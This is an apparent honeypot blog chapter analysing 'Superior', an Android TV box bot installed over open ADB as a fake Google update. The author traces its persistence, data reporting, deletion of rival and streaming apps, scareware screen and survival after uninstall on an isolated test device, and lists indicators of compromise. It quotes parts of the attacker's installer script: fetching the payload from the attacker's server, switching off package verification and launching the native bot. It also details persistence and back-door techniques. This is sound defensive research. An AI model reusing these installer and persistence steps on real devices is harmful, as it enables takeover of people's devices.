Superior · Chapter 35
Uninstalled, and still there
An installer in a hurry drops onto a TV box an app that claims to be a Google update. Inside is a bot that, if it gets root, installs itself in the system, deletes Prime Video and leaves Netflix alone, and brings a face to paint on the screen. And when the owner uninstalls it, it stays.
On 5 November, an address knocks on the decoy's ADB door. ADB is Android's debugging door, the one so many cheap TV boxes leave open to the Internet, and it has no password to try: if it's open, it's a console. But it doesn't come in to do anything. It asks five questions and leaves:
echo hello
./
cat /proc/self/cgroup 2>/dev/null | head -1                     # am I inside a container?
getprop ro.build.version.sdk 2>/dev/null                        # which Android is it?
cat /system/build.prop 2>/dev/null | grep ro.build.version.sdk  # and again, in case the previous one lied
The third one is what gives away the intent: it checks which control group its own process belongs to, which is a quick way to tell whether you're in a container or on a real machine. It wasn't the first time that sequence had knocked on the door: it had been arriving since 19 October, from other addresses. First they look. Then they come back.
They came back, and they brought things. Two samples in two days and, on the same day as the second, a new installer. What they bring introduces itself as "Google Play Services Update". Inside it carries a bot that calls itself superior, and that's what I'll call it: Superior. On a real TV it does quite a lot more than its name promises.
Superior bot for Android TV boxes, no public description
- sha256 (APK)
- 8ca42478…d4d70
- Package
- com.android.logcatd · "Google Play Services Update" v1.9
- Inside
- a Java layer and a native bot in C, packed with UPX, for three architectures
- Size
- 708,459 B (the arm64 native bot, unpacked, 540 KB)
- Who it is
- calls itself superior-v21 · chapter 36
- Antivirus engines
- "trojan.mirai": the generic drawer for any IoT bot, not its family
01The first sample
On 9 November another address turns up, 67.213.122.211, and in three minutes it opens twenty-nine sessions. It brings two batches of commands and repeats them. The first installs the app: it downloads superior.apk from 77.239.124.167, installs it (if that fails, it tries three other ways, one of them feeding it the file through standard input), puts it on the battery whitelist, starts its main service with a tag, ipv4apk, and answers RBX_OK or RBX_NO depending on how it went.
The second goes another way. It asks for the device's architecture and the size of a standalone file, /data/local/tmp/.m, which it also pushes: it's the raw native bot for 32-bit ARM processors, byte-for-byte identical to the one the app carries inside for that architecture. It launches it directly, with the same tag, and answers RBX_NODE. The app and the bot, each by its own path.
That day's APK is version 1.8. I kept it and waited.
02The second, in a hurry
The next day the reconnaissance address comes back, 195.178.110.78, with a script that introduces itself in its first comment line: bigrola installer. It launches it before having uploaded the APK. Forty-six seconds later it pushes a 708,459-byte APK over ADB and launches the script again, same as before, now with the file in place.
The script is short. It carries a few comments in English, and one explains exactly that plan B in case the APK isn't there:
P=com.android.logcatd
T=piharnessapk
H=77.239.124.167

# Devices on starved uplinks cannot take a 700 KB push, so fetch the APK here.
curl -fsSL -o "$A" "hxxp://$H/superior.apk"  ||  toybox wget …  ||  busybox wget …

pm install -r -g "$A"                                   # installs and tries to grant the declared permissions
am start-foreground-service -n "$P/.BoxControl"
am broadcast -a android.intent.action.BOOT_COMPLETED …  # so it thinks the TV has just booted
cmd deviceidle whitelist +"$P"                          # so battery saving doesn't put it to sleep
settings put global package_verifier_enable 0           # and so nobody checks what gets installed

# run the packaged native bot with the operator tag
setsid "$F" "$T" &
It installs the app, starts it by five different routes, switches off Android's package verification and, at the end, pulls out of the APK a "library" called libmeowbox01.so that isn't a library: it's an executable. It launches it on its own, detached from the console, with the tag as its only argument. If all goes well, it answers RBX_INSTALL_OK. Along the way it checks almost nothing: it fires off each step and only at the end looks at whether the package got installed.
I put the two samples side by side:
                        9 Nov · v1.8            10 Nov · v1.9
how it arrives          fetched by the script   pushed over ADB (and fetched if missing)
tag                     ipv4apk                 piharnessapk
the three native bots   identical, byte for byte
what changes            the app, the manifest and the package signature
certificate             the same one, created on 8 November
The bot doesn't change from one day to the next: the wrapping does. 1.9 adds the two tags inside the app as constants, and its code holds six of that kind: ipv4apk, piharnessapk, ipv4up, ipv6apktank, ipv6apksmallertank and ipv6tankv2. I've only seen two arrive. They seem to mark which door each box comes in through, although the tag doesn't last: once it's installed in the system, its supervisor relaunches it without it. And there's an earlier version, 1.6, which VirusTotal saw on 8 November with the same certificate: three versions in two days.
That certificate is the other detail I like. It's a debug key, the one Android's development environment generates by default, and it was born on 8 November. VirusTotal saw 1.6 less than five hours later. When the first sample reached the decoy, that certificate wasn't even a day old.
The second one's tag, by the way, is piharnessapk. It sounds like "harness for a Pi". I don't know what it means to them; I know I ended up hooking the critter up to one.
03Two layers
What gets installed has two floors, and I'm separating them because later they behave very differently.
Upstairs is the Java layer, the app you can see. Its package name, com.android.logcatd, imitates that of a real Android service, the one that keeps the system logs, which this very TV ships with from the factory. And it's a self-defence kit:
accessibility   "Google Play Services Core": if someone presses "Force stop",
                "Uninstall" or "Disable", it presses "Cancel" for them or goes back home
Locker          goes through the processes and kills the ones that install or uninstall
                other apps (it leaves its own alone)
administrator   declares itself device administrator, with permission to
                lock it and to wipe it; it never uses either
kiosk           tries to pin the installer, Google services and other apps
                to the screen; it would only work if it were the device owner
on the TV       with root, disables Google updates and the installer
battery         puts itself on the whitelist and asks for exceptions depending on the maker
                (Xiaomi, Huawei, Samsung, Oppo, Vivo, OnePlus)
start-up        ten different system events, a fake account,
                a notification listener and alarms that wake it up
screen          ScarewareActivity, which we'll see
What the Java layer doesn't do is touch the network or steal anything. That's what the floor below is for.
Downstairs is the native layer, Superior. It's a static C binary, packed with UPX, for arm64, ARMv7 and old ARM. It calls its command-and-control server, catalogues files, spreads over Telnet, kills the competition, has 37 entries in its catalogue of denial-of-service attacks and, if it has root permissions, installs itself in the system. What's inside, in detail, is the next chapter. Today it's about watching it work.
04A real TV
The first attempt was on an Android emulator, and it failed in an instructive way. The emulator runs on a PC processor and translates the ARM code on the fly, and the bot didn't even get as far as starting. It took me a while to see it wasn't a defence of its own: the translator refused to load the packed binary, because UPX leaves it without the section table the translator demands. A real ARM box doesn't look at it. Unpacked, it did start, but it stayed spinning in a loop, mute, without touching the network.
On a full ARM64 virtual machine, with no translator, the bot finally ran and called home. But that was Linux, not Android: no Java layer, no screens, no apps to delete. To see what it does to a TV, you needed a TV.
So I built one. A Raspberry Pi 4 running Android TV (Android 16), a 64-bit ARM processor with no translation, and a seven-inch screen playing the television. Wired to my machine, which gives it network and diverts everything that tries to get out to a server that only listens. I left five empty apps installed on it: four with names taken from the bot's lists (Kimwolf's, a proxyware one, Prime Video and Netflix) and one random third-party app. And I infected it with the attacker's script, as is, over ADB.
A warning about the test bench, because it shapes what follows. This Android build is a development one: SELinux in permissive mode, debugging enabled, root available over ADB and without the device administrator feature declared. Almost everything the bot did, SELinux logged as denied and let through. On a TV with strict SELinux, part of what follows could fail. That I haven't tested.
05It dies at birth, sometimes
The script got in the way it would through any box's ADB, as the Android console user, without root permissions. It finished with its RBX_INSTALL_OK, although Android 16 stopped several of its tricks: it denied the fake "the TV has just booted" notice, blocked the battery exception window, and didn't recognise one of its commands to enable the app (another one on the previous line had already done it). The native bot it launched, on the other hand, died in the same second:
init: Untracked process … libmeowbox01.so … received SIGILLIllegal instruction. It died right as I was restarting ADB to keep working as root; ADB doesn't send that signal, so most likely it was a coincidence, but I'm noting it down. A second later, the Java layer copied the native bot to its own folder and launched it twice more. A minute later none of them was left alive.
So I launched it myself, as root. And here I have to be clear: on this TV, everything that comes next happened because I gave it root permissions myself. The attacker's script didn't have them. On a box whose ADB already comes in as root, the script would have them from the start; on mine, it didn't.
As root, the same binary worked. And a file that's sometimes a program and sometimes an illegal instruction isn't normal, so I set up thirty launches of the same binary, with eight seconds of margin each:
4 ×  SIGSEGV    # invalid memory access
1 ×  SIGILL     # illegal instruction
5 ×  SIGKILL    # killed by another process (probably the copy that was already running)
                # between 9 and 328 milliseconds of life
On the tenth, the box rebooted by itself, and I stopped there. The exit code only says how the process I launched ended, not what it might have left running before dying; but two different ways of crashing the same file already say quite a lot.
The most likely explanation lies in the unpacker, the little bit of code UPX puts in front to decompress the program in memory. After writing the decompressed code, it has to tell the processor that what's in its instruction cache is no longer valid. ARM requires a specific sequence for that, with barriers that force it to wait for each step to finish. In the whole unpacker there isn't a single barrier, and on top of that it assumes the cache line size instead of asking the processor. The processor can execute stale or half-written instructions, and depending on how they land, the program crashes one way, another way, or works.
Screenshot: the unpacker, in GhidraGhidra

It fits what I saw: on the virtual machine, whose emulator doesn't simulate caches, it never failed; on the Pi, a processor that executes out of order, it fails now and then. On cheap boxes, with simpler cores, maybe less; that I haven't tested. The operator doesn't seem to care: its supervisor retries every four seconds, and some of the time it works.
06Twenty seconds as root
When it starts properly, with root permissions, it doesn't waste time. In about twenty seconds:
network       calls coolcams.duckdns.org (TLS on 443 and TCP on 29444)
              and fires off more than four hundred Telnet connections to random addresses
ADB           kills adbd and brings it back up on port 12108
/system       remounts it writable and leaves /system/etc/init/media_svc.rc
              # a service that starts when ADB starts or when a USB is plugged in
              # marked "# superior-persist begin … end"
/data         /data/local/tmp/.srvc                       # the supervisor: relaunches it every 4 s
              .sys .kworker .service .audiosrv .mediasrv  # five copies of itself
              /data/adb/service.d/adbd_tcp.sh             # Magisk-style: ADB on 12108
and then      the box reboots
The ADB on 12108 is a bonus back door: the usual port, 5555, stops serving, and whoever knows about the other one keeps getting in. A persistent Android property keeps it that way on every boot.
Why the box rebooted, I don't know for sure. The bot uses the chip's watchdog, a timer that reboots the board if nobody feeds it in time, and it feeds it every three seconds. Before the two reboots the Pi had, the bot went quiet for about sixteen seconds. And the second one came seventeen seconds after a new copy announced it had just adopted that watchdog. If the copy that feeds it goes quiet, the chip reboots the board. It's the explanation that best fits the data; I haven't nailed it down.
What is certain is that it survives the reboot. When it comes back, Android reads its media_svc.rc as if it were a system service and starts it as root. The bot copies itself into memory and runs from that copy. Fourteen processes. The main one keeps changing its name without leaving a list of eight it carries for Android: after the first reboot it was jbd2/mmcblk0-8, later ksoftirqd/0, and on the second boot irq/38-mmc0. One of them matches a real thread on this Pi exactly (ksoftirqd/0); others look like them without matching (the real ones are irq/43-mmc0 and jbd2/mmcblk0p7-8). What gives it away isn't the name: it's that its parent isn't the kernel and that it runs from memory. And the disguise has seams: in a normal process listing you can see sh /data/local/tmp/.srvc as is and six processes called .sys. It also listens on 42428, on the machine's own 18348 and on UDP 8346.
What it left on disk matches what the static analysis had read in its code before switching anything on:
copies in local paths                  yes   five, in /data/local/tmp
supervisor .srvc                       yes
media_svc.rc in the system init        yes   only in /system (not in vendor or in odm)
Magisk script and module               no    there's no Magisk
init.d/01media                         no    init.d doesn't exist
install-recovery.sh                    yes   creates it, with a line that launches the supervisor
copy in shared storage                 yes   an executable in /sdcard/Android/data/.update
ADB fixed on 12108                     yes
watchdog                               yes   opens it and feeds it
The static analysis left one thing open: whether all that would hold up through a reboot. On the TV, it held.
And it shuts the door behind it. Every few seconds it kills adb_root, the service that lets you request root permissions over ADB, as soon as Android brings it back up. From that moment on, nobody else can become root on that box the normal way. Me included: after a reboot I had to slip in at a sprint, as soon as ADB came back, before it killed it again.
It even leaves its signature in the Android log: a coloured banner that announces "S Y S T E M U P D A T E", "device is up to date". Anyone reading it will think it's an update.
07What it tells its owner
From the moment it had outbound access, the bot didn't stop talking. It only looked for its command server now and then, at start-up; almost everything else it sent to a fixed address, 77.239.124.167:5821, the same machine that distributes the app and that its command server's name also points to today. In the cage, all of that was picked up by my listening server: it never got out of there. Each message in plain text and over its own TCP connection: 16,398 in eleven minutes, more than 36,000 in the twenty-seven minutes it had outbound access.
[CATALOG]   every executable on the system, in half-minute rounds          (33,554 sends)
[KILL]      every process it says it kills                                 (1,685)
[SH]        the start of every .sh script it finds on disk                 (865)
[APK]       the apps it tries to delete, and the APKs it finds             (91)
[SERIAL]    serial number and model: "Raspberry Pi 4 Model B Rev 1.5"      (24)
[PKGBOOK]   the list of installed apps                                     (16)
[SYSINFO] [BOOT] [ROOT] [OPT] [WATCHDOG] [ARCH]   state of the machine and the bot
[BOOK]      files that interest it by extension                            (4)
[CLEAN]     its clean-up                                                   (2)
The [BOOK] is the catalogue of what it would steal if asked: keys, certificates, databases, configurations. On this TV it only found system files. The [CLEAN] says files=0|procs=0|rivals=0: a clean-up that finds nothing to clean. And among the scripts it sent in [SH] was "bigrola", but that one I had left on disk myself to launch it; the attacker sends it as a command, with no file.
The [KILL] deserves a stop. The killer freezes the process before killing it, and kills it a few tens of milliseconds later. It scores whom to kill: one of its reports reads score=45 why=deleted-image(+25)_·_memfd(+20)_, and the process it targeted was running from memory under the name kworker/54, which is its own disguise. It may have been a copy of itself. And of the 1,685 notices, 1,376 say it has killed hwservicemanager, a system service that was still alive when I checked. The report says it kills it, and the process is still there.
There's one more piece, which also gets set up on the TV: a lookout on UDP 8346 written to exchange alerts with other bots whose list the server gives it (although, according to the static analysis and a test in the cage, that list never reaches the lookout). With no command server to talk to, the lookout declares a ten-minute "dark mode" and keeps renewing it: in that mode, attacks are cut off. The Telnet spreading, on the other hand, went on about its business.
08The face
The scare screen never opened on its own at any point. The bot has three ways to open it: a command from its bot-to-bot network, another from its console, both of which ship switched off in this version, and a variable at start-up that none of the installers I've seen sets. What the screen does have is that it's exported: anyone with access to the box opens it with a single command. That's how I opened it. This is what appears on the television: a white mask with red cheeks, a moustache and goatee, a blinking red border and these texts:
你已被监控         you are being watched
我们无处不在       we are everywhere
监控时长           time under surveillance
WE ARE WATCHING YOU - THERE IS NO ESCAPE
Behind them, huge Chinese characters rain down, in green and in red. They look like a message and they aren't: it's the list of the most frequent characters in Chinese, in order of frequency (的, 一, 是, 了, 我…), picked at random. Filler that looks like a threat. And the language says nothing about who wrote it: it's set dressing.
The counter is the best part. It starts at 14:59 and counts down, but not in seconds: it moves one step every 120 milliseconds and reaches zero in under two minutes. And when it reaches zero, it keeps going.
It goes to 00:-20, to -1:-10, and so on indefinitely. In the code there's nothing to do when it reaches zero: no lock, no wipe, nothing. It's a countdown to nowhere. The screen doesn't lock the TV either: it keeps the display on and shows on top of the lock screen, but it doesn't capture the keys. A single "Back" closes it. And it doesn't open again on its own.
09Netflix is spared
A few minutes after the reboot, in a little under three seconds, the bot went after my fake apps. In this order:
io.earnify                           # proxyware: rents your connection to third parties    deleted
com.amazon.amazonvideo.livingroom    # Prime Video                                          deleted
com.n2.systemservice06               # Kimwolf                                              deleted
com.android.rkpdapp                  # a system app                                         force-stopped
com.ejemplo.reproductor              # a random third-party app                             deleted
com.netflix.mediaclient              # Netflix                                              doesn't even try
These are the two passes you can read in the binary, and in that order. The first draws on a blacklist of 114 patterns: rival bots, proxyware apps, VPNs, TV launchers and twenty-one legitimate apps, among them Prime Video, HBO Max, Apple TV, Crunchyroll, ESPN, NBA, Pluto TV, Globo, Shahid, VK and even the Gboard keyboard. The second is blunter: every third-party app installed, with twenty-nine exceptions; that's the one that catches the random player. Among the exceptions are Google services, Chrome, the store, WhatsApp, Instagram, Facebook, Messenger, TikTok, Telegram, Spotify, the manufacturers' apps… and Netflix.
Why Netflix and not Prime Video, I don't know. The code doesn't explain it.
And the fourth line is a side effect its author most likely didn't foresee. In the blacklist there's a pattern, com.android.rk, that matches on the start of the name. With it they were probably after something from Rockchip, a maker of chips for cheap boxes. But on this TV it collides with com.android.rkpdapp, an app of the system itself that manages cryptographic keys. It can't delete it, because it belongs to the system. But each attempt force-stops it, and it repeats this non-stop (with the TV connected to the network, every half minute), and with each attempt it sends its owner an uninstall pkg=com.android.rkpdapp.
On the list of what it deletes, by the way, is Kimwolf. And the package name this bot installs itself under is one Kimwolf already used. That has a story behind it, and it's the next chapter.
10I've removed it
What was left was playing the victim: seeing a strange app on the TV and removing it. In Settings it shows up with no tricks, "Google Play Services Update", 1.28 MB, version 1.9. I hit uninstall and it went without a single hitch. And the bot stayed there: the fourteen processes as root, the media_svc.rc in /system, the ADB on 12108. Removing the app only removes the Java layer, the one you can see. The victim thinks they're done; the bot doesn't even notice.
Screenshot: the app, in the TV's Settingsscreen

Then I made it harder: I reinstalled the app the way the script does and granted it accessibility. Now the uninstall dialog closed on its own a few seconds after opening. It wasn't the app, it was the native bot: as root, it kills the package installer as soon as it appears and notes it in its report ([KILL] name=app_process64). The accessibility service did nothing, not even with the TV in English and the Java layer alive. In its strings it only understands buttons in English or Chinese, and it doesn't know Android TV's Settings. It's self-defence written for phones. By pressing OK quickly, in just over a second, I won the race.
But all the victim takes away is the top layer: the bot is still in /system, and on the next boot it's there again.
11Eleven hours later
That same day, eleven hours after "bigrola", the reconnaissance address came back for the third time, with a new installer. It pushed the same APK, byte for byte, to the same place as in the morning, /data/local/tmp/.a.apk. What changed was the script:
the APK         if it can't find it, it downloads it itself: up to five attempts, and on each one
                raw TCP to port 30121 and, if that fails, HTTP
each step       no longer fired blind: it tries variants until the answer
                says what it expects ("Success", "enabled", "Starting")
enabling        eight ways to enable the app
administrator   tries to activate it (dpm set-active-admin), with four variants
verification    besides switching it off, removes the prompt to the user and the APK upload
at the end      deletes the script and every .sh in /data/local/tmp and /sdcard
It tries more ways of doing each thing and checks what Android answers. But it doesn't fix everything, and it introduces a new mismatch: the new script no longer looks for the APK at .a.apk, but at /data/local/tmp/superior.apk. It pushes it to one place and the script looks in another, so on a clean box it wouldn't find it and would set about downloading it on its own. On top of that, its eight ways of enabling the app still include the command Android 16 doesn't have. And the sample is the same, with the same barrier-less unpacker and the same self-defence that doesn't know where a TV's Settings are. Of what had failed it on my TV, the only thing that changes with a possible effect is the administrator part, and only if the activation succeeds.
The administrator part is what struck me most, because of the victim in the previous section. On Android, with device administrator active, the app can no longer be uninstalled with a button: first you have to take that permission away from it. On my TV the bot had it declared, but never got to activate it, and that's why it came off with a button. The new installer tries to activate it itself. Here it probably wouldn't have managed either: the TV's dump, taken before infecting it, says this build doesn't declare the device administrator feature. On a box that does declare it, if the activation succeeds, removing the app stops being a matter of one button. That I haven't been able to test.
The scripts part has its funny side. Its installer from the 9th, seen in other traps, downloaded itself as x.sh into exactly those two folders, and its own bot sends home the start of every .sh it finds on disk. The new one deletes itself and sweeps away all the others.
And it declares a variable it doesn't use: TARGET2="libsuperior.so". It's the same library name the Java layer tries to load at start-up, without finding it. Most likely, though I can't prove it, it's the name of the next native bot.
12Indicators
This chapter's are the infection's and the ones it leaves on the box. Those from inside the binary and its infrastructure are in the next chapter.
| Type | Value |
|---|---|
| Origin | 195.178.110.78 (reconnaissance on 5 Nov, "bigrola" and the new installer on 10 Nov) · 67.213.122.211 (first sample, 9 Nov) |
| Reconnaissance | over ADB: echo hello, ./, cat /proc/self/cgroup 2>/dev/null | head -1, getprop ro.build.version.sdk 2>/dev/null, cat /system/build.prop 2>/dev/null | grep ro.build.version.sdk |
| Entry | open ADB (TCP 5555) · script bigrola installer · markers RBX_OK, RBX_NO, RBX_NODE, RBX_INSTALL_OK, RBX_INSTALL_FAIL, RBX_NO_APK, EXEC: |
| APK download | hxxp://77.239.124[.]167/superior.apk · raw TCP to 77.239.124.167:30121 (new installer) · local paths /data/local/tmp/.a.apk and /data/local/tmp/superior.apk |
| New installer | tries to activate .DeviceAdmin with dpm set-active-admin · package_verifier_user_consent -1, upload_apk_enable 0 · markers [+] APK size:, RBX_FAIL not-installed · deletes *.sh from /data/local/tmp and /sdcard · TARGET2="libsuperior.so" |
| Package | com.android.logcatd · "Google Play Services Update" v1.9 · accessibility "Google Play Services Core" · process system.bin.svc |
| APK certificate | debug key (CN=Android Debug), valid from 8 Nov 2026 · SHA-256 C3:8B:6E:54:E3:3D:D3:1B:32:68:A5:A7:F4:E7:9F:7C:29:46:73:18:E6:42:8B:6E:1C:32:EC:31:9F:31:C3:E8 |
| Native bot | lib/<abi>/libmeowbox01.so (static ELF, UPX), extracted to /data/local/tmp/.x/ · launch tags piharnessapk and ipv4apk · also standalone, as /data/local/tmp/.m (ARMv7) |
| Android persistence | /system/etc/init/media_svc.rc (marker # superior-persist) · /system/etc/install-recovery.sh · /data/local/tmp/.srvc and init.sh · copies .sys .kworker .service .audiosrv .mediasrv in /data/local/tmp and /sdcard/Android/data/.update · /data/adb/service.d/adbd_tcp.sh · /data/local/tmp/.adbport · lock /data/local/tmp/.<8 hex> and .pids |
| Back door | ADB over TCP on 12108 (persist.adb.tcp.port=12108) · kills adb_root in a loop |
| Processes | fourteen as root from memory (/memfd:kworker/N (deleted)) with kernel thread names (jbd2/mmcblk0-8, ksoftirqd/0, irq/38-mmc0, kworker/0:1…) whose parent isn't PID 2 · sh /data/local/tmp/.srvc and .sys processes visible in a ps · opens and feeds /dev/watchdog |
| Listening ports | TCP 42428 · 127.0.0.1:18348 · UDP 8346 |
| Temporary files | /tmp/.bot_lockv7, /tmp/.hydra_dark, /tmp/.superior_tmp/ |
| C2 | coolcams.duckdns.org (TLS on 443 and TCP on 29444) |
| Plain-text reports | 77.239.124.167:5821, one TCP connection per message (about 16,000 in eleven minutes): [CATALOG], [KILL], [SH], [APK], [SERIAL], [PKGBOOK], [SYSINFO], [BOOT], [ROOT], [OPT], [WATCHDOG], [ARCH], [BOOK], [CLEAN], [BOXPERSIST] |
| Android log | banner "S Y S T E M U P D A T E … device is up to date · Build 2026.10.31-1543" |
| Screen | ScarewareActivity (exported): "你已被监控", "我们无处不在", "WE ARE WATCHING YOU - THERE IS NO ESCAPE" |
| Effects | uninstalls third-party apps with 29 exceptions · stops com.android.rkpdapp over and over (every half minute with network; every four minutes without it) · kills the package installer when it opens |
| SHA-256 APK | 8ca42478ab70114fafe5cbc33b5526ffae6ee2a9e05494933c6fbca9539d4d70 (v1.9) · b95cb9daffc04e585afb1c7cac94b0a4e2540564b1fc195295dc41af555c78f7 (v1.8) · c8fa8b665244983f022579a142d58faca58cc4b561bbdb059bfb9268a6786e01 (v1.6) |
| SHA-256 native arm64 | 0e76fad54099c69360f1ce4279c279cbcde76c4dce014926c7118071cb9228d3 (packed) · 1567f76352c4ff879f4c0d465063ad49741a38d4d6d4bde6a4607a555acd47f6 (unpacked) |
| SHA-256 native ARMv7 | 796082b8816cd86754c98cae5c8c3e33d8c745af32271700eb049620662e1c18 (the same as .m) |
On a box you suspect is infected, removing the app isn't enough. If the bot ever got root, what gives it away is further down: a media_svc.rc in /system/etc/init that nobody put there, ADB listening on 12108 and fake kernel threads whose parent isn't PID 2.
To be continued - the package it's wearing is Kimwolf's, and so is one of the apps it deletes. The Pi's SD card is still infected, in a drawer. 🍯
Comments